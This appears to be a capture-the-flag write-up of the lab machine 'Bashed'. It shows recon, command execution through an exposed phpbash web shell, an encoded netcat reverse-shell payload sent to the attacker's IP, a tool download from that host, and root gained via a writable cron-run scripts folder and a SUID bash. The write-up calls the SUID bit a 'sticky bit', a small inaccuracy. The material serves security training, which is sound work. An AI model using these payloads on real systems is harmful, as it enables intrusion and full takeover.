

Information Gathering

1) HTTP server is found

```
(vigneswar@vigneswar)-[~]  
$ nmap 10.10.10.68  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 21:00 IST  
Nmap scan report for 10.10.10.68  
Host is up (0.47s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 63.86 seconds
```


2) Source code found

phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server!
<https://github.com/Arrexel/phpbash>

3) Found the page of shell



4) Found a lot of pages

```

(vigneswar@vigneswar)-[~]
$ gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.68
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 290]
./htpasswd (Status: 403) [Size: 295]
./htaccess (Status: 403) [Size: 295]
./css (Status: 301) [Size: 308] [→ http://10.10.10.68/css/]
./dev (Status: 301) [Size: 308] [→ http://10.10.10.68/dev/]
./fonts (Status: 301) [Size: 310] [→ http://10.10.10.68/fonts/]
./images (Status: 301) [Size: 311] [→ http://10.10.10.68/images/]
./index.html (Status: 200) [Size: 7743]
./js (Status: 301) [Size: 307] [→ http://10.10.10.68/js/]
./php (Status: 301) [Size: 308] [→ http://10.10.10.68/php/]
./server-status (Status: 403) [Size: 299]
./uploads (Status: 301) [Size: 312] [→ http://10.10.10.68/uploads/]
Progress: 4614 / 4615 (99.98%)

Finished

```


5) Found the page with command execution

Index of /dev

10.10.10.68/dev/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunt


Index of /dev

Name	Last modified	Size	Description
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Vulnerability Assessment

- 1) Found page with command execution



2) Command can be seen in post request

Request

Pretty Raw Hex

```
1 POST /dev/phpbash.php HTTP/1.1
2 Host: 10.10.10.68
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 28
9 Origin: http://10.10.10.68
10 Connection: close
11 Referer: http://10.10.10.68/dev/phpbash.php
12
13 cmd=cd /var/www/html/dev; ls
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Sep 2023 15:53:09 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 28
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 phpbash.min.php
9 phpbash.php
10
```

3) Command execution is possible

Request

Pretty Raw Hex

```
1 POST /dev/phpbash.php HTTP/1.1
2 Host: 10.10.10.68
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://10.10.10.68
10 Connection: close
11 Referer: http://10.10.10.68/dev/phpbash.php
12
13 cmd=cd /var/www/html/dev; cat /etc/passwd
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Sep 2023 15:57:34 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 1482
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
28 systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
29 systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
30 systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
31 syslog:x:104:108:./home/syslog:/bin/false
32 _apt:x:105:65534:./nonexistent:/bin/false
33 messagebus:x:106:110:./var/run/dbus:/bin/false
34 uidd:x:107:111:./run/uidd:/bin/false
35 arrexel:x:1000:1000:arrexel,,./home/arrexel:/bin/bash
36 scriptmanager:x:1001:1001:./home/scriptmanager:/bin/bash
37
```

Exploitation


1) Made payload for reverse shell

```
(vigneswar@vigneswar)-[~]
```

```
$ echo "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc 10.10.16.4 4444 > /tmp/f" | base64
cm0gLWYgL3RtcC9mOyBta2ZpZm8gL3RtcC9mOyBjYXQgL3RtcC9mIHwgYmFzaCAtaSAyPiYxIHwg
bmMgMTAuMTAuMTYuNCA0NDQ0ID4gL3RtcC9mCg==
```

Request

Pretty Raw Hex



```
1 POST /dev/phpbash.php HTTP/1.1
2 Host: 10.10.10.68
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 149
9 Origin: http://10.10.10.68
10 Connection: close
11 Referer: http://10.10.10.68/dev/phpbash.php
12
13 cmd=echo
"cm0gLWYgL3RtcC9mOyBta2ZpZm8gL3RtcC9mOyBjYXQgL3RtcC9mIHwgYmFzaCAtaSAyPiYxIHwgpmMgMTAuMTAuMTYuNCA0NDQ0ID4gL3RtcC9mCg==" | base64 -d | bash
```

2) Got reverse shell

```
Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
(vigneswar@vigneswar)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.68] 35830
bash: cannot set terminal process group (809): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bashed:/var/www/html/dev$
```

3) Got user flag

```
www-data@bashed:/home/arrexel$ ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
030436edba0921f422b2695c44059dce
www-data@bashed:/home/arrexel$
```

Privilege Escalation

1) we can run scriptmanager as sudo

```

www-data@bashed:/home/arrexel$ sudo -l
Collaborator Sequencer Decoder Comparer Logger Organizer
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$

```

- `'www-data'` is the username that is granted these permissions.
- `'bashed'` is the name of the host on which these permissions apply.
- `'(scriptmanager : scriptmanager)'` specifies that the user `'www-data'` can run commands as the user `'scriptmanager'` with the group `'scriptmanager'`.
- `'NOPASSWD: '` indicates that no password is required when running these commands with sudo privileges.
- `'ALL'` allows the user to run any command with elevated privileges.

In summary, this configuration allows the user `'www-data'` to execute any command as the user `'scriptmanager'` on the host `'bashed'` without needing to enter a password when using the `'sudo'` command. This can be a powerful privilege, so it should be used with caution and only granted to trusted users when necessary.

2) Escalated to scriptmanager user

```

www-data@bashed:/home/arrexel$ sudo -l
Collaborator Sequencer Decoder Comparer Logger Organizer
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$ sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/home/scriptmanager$ whoami
scriptmanager
scriptmanager@bashed:/home/scriptmanager$

```

1. Open a terminal.

2. To run a command with `'sudo'` privileges, you would typically use the following syntax:

php

 Copy code


```
sudo -u <target_user> <command_to_run>
```

3) Hosted server to get pspys64


```
(vigneswar@vigneswar)-[~]
$ python -m http.server -b 10.10.16.4
Serving HTTP on 10.10.16.4 port 8000 (http://10.10.16.4:8000/) ...
10.10.10.68 - - [29/Sep/2023 22:14:07] "GET /pspy64 HTTP/1.1" 200 -
```

4) Got pspy64

```
scriptmanager@bashed:/scripts$ wget http://10.10.16.4:8000/pspy64
--2023-09-29 09:44:06-- http://10.10.16.4:8000/pspy64
Connecting to 10.10.16.4:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'
pspy64 100%[=====] 2.96M 230KB/s in 13s
2023-09-29 09:44:20 (235 KB/s) - 'pspy64' saved [3104768/3104768]
scriptmanager@bashed:/scripts$ chmod +x pspy64
scriptmanager@bashed:/scripts$ ./pspy64
pspy - version: v1.2.1 - Commit: SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false |||
g for processes every 100ms and on inotify events ||| Watching directories: [/usr /tm
home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup ...
```

5) Found a process running python files as root

```
2023/09/29 09:45:21 CMD: UID=0 PID=7 |
2023/09/29 09:45:21 CMD: UID=0 PID=5 |
2023/09/29 09:45:21 CMD: UID=0 PID=3 |
2023/09/29 09:45:21 CMD: UID=0 PID=2 |
2023/09/29 09:45:21 CMD: UID=0 PID=1 | /sbin/init noprompt
2023/09/29 09:46:01 CMD: UID=0 PID=1467 | python test.py
2023/09/29 09:46:01 CMD: UID=0 PID=1466 | /bin/sh -c cd /scripts; for f in *.py; do python "$f"; done
2023/09/29 09:46:01 CMD: UID=0 PID=1465 | /usr/sbin/CRON -f
```

6) Made a script to add sticky bits to bash


```

www-data@bashed:/scripts$ cat exploit.py
import os

os.system("chmod u+s /bin/bash")
www-data@bashed:/scripts$

```

7) Sticky bit was added

```

www-data@bashed:/scripts$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash
www-data@bashed:/scripts$

```

8) Faced some problems with sticky bit on bash

The sticky bit on `/bin/bash` does not give root because bash itself is programmed to prevent this. When bash is started with the effective user (group) id not equal to the real user (group) id, and the `-p` option is not supplied, bash will reset its effective user id to the real user id. This is done to prevent security vulnerabilities.

`-p` Turn on privileged mode. In this mode, the `$ENV` and `$BASH_ENV` files are not processed, shell functions are not inherited from the environment, and the `SHELLOPTS`, `BASHOPTS`, `CDPATH`, and `GLOBIGNORE` variables, if they appear in the environment, are ignored. If the shell is started with the **effective user** (group) id not equal to the real user (group) id, and the `-p` option is not supplied, these actions are taken and the **effective user** id is set to the real user id. If the `-p` option is supplied at startup, the **effective user** id is not reset. Turning this option off causes the **effective user** and group ids to be set to the real user and group ids.

9) We have to add -p flag to get root access

```

www-data@bashed:/scripts$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
4883f04d64d78b448c9e1d14ee632667
bash-4.3#

```